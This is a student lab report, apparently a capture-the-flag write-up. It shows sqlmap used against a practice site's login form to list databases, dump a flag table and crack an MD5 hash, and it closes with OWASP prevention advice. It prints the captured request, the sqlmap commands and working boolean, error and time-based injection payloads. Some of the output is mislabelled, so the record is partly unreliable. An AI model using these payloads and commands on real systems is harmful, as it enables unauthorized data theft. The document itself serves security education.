Minor Project Report


Name: Mithun Rosinth V V

Email: mithun.rosinth@gmail.com

Target: attack.hackerinside.xyz

In order to check whether the fields on the login page are SQL injectable

We first save the post request passed to the server for the login form submission using Burp suite




```
POST /login.php HTTP/1.1
Host: lab.hackerinside.xyz
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://lab.hackerinside.xyz
DNT: 1
Connection: close
Referer: http://lab.hackerinside.xyz/login.php
Cookie: PHPSESSID=qqv7va1eakes01f6kbg963foem
Upgrade-Insecure-Requests: 1

uid=admin&password=admin
```

Then we use the request file with SQLmap tool to automate the process

To enumerate the Databases in the server:




```
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt --dbs --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.5.24#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
```


Command: python3 sqlmap.py -r request.txt --dbs --batch

Output:



```
+--------+----------------+
| Column | Type           |
+--------+----------------+
| flag   | varchar(32)    |
| fid    | int(32)        |
| readme | varchar(50000) |
+--------+----------------+
```

Now we try to find the tables available in the dbs database:




```
m1v1n@J4RV15:~/Tools/sqlmap-dev$
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt -D dbs --tables --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.5.24#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program
```


Command: python3 sqlmap.py -r request.txt -D dbs --tables --batch

Output:



```
+--------+-----------------+
| Column | Type            |
+--------+-----------------+
| flag   | varchar(32)     |
| fid    | int(32)         |
| readme | varchar(50000)  |
+--------+-----------------+
```

Now dumping the data in the flag table, we get the hashed format of the flag




```
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt -D dbs -T flag --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.5.24#dev}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
```

Command: python3 sqlmap.py -r request.txt -D dbs -T flag --dump


Output:



```
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt -D dbs -T flag --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.5.24#dev}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
 user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
```

Trying to crack the hash using crackstation.net:



Enter up to 20 non-salted hashes, one per line:


```
43e88d8af39ade74a02a92e4587bd500
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
43e88d8af39ade74a02a92e4587bd500	md5	VAPR

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.


when we try to decode the readme column data which is encoded in Base64



```
You can't crach the hash! and plain value is VAPR, you can validate by runing bruteforce ;)
```

Flag: VAPR

The Vulnerability:



```
---
Parameter: uid (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: uid=admin' AND 8066=8066 AND 'UAWV'='UAWV&password=admin

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: uid=admin' AND (SELECT 3646 FROM(SELECT COUNT(*),CONCAT(0x716b6a7671,(SELECT (ELT(3646=3646,1))),0x7170767171,FLOOR(RAND(0)
x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'yXBH'='yXBH&password=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uid=admin' AND (SELECT 8173 FROM (SELECT(SLEEP(5)))ZEZi) AND 'jEzy'='jEzy&password=admin
---
[15:42:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:42:02] [INFO] fetching database names
[15:42:03] [INFO] retrieved: 'information_schema'
[15:42:04] [INFO] retrieved: 'dbs'
available databases [2]:
[*] dbs
[*] information_schema
```

During the process the tool outputs that the uid parameter in the post request is vulnerable, the uid parameter is the field where the user enters his/her username.

- The tool looks to have succeeded after trying a time-based blind attack.

Looking up for that attack over the internet and reading through certain blogs:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Going through various methods of prevention, the first option of Prepared Statements (with Parameterized Queries) seems the best.

The inputs of the users are taken as plain strings and the queries required are constructed on top of them before the request is made.

If the attacker tries to add an query into the input, the query also is taken as string and processed rather than being processed as query.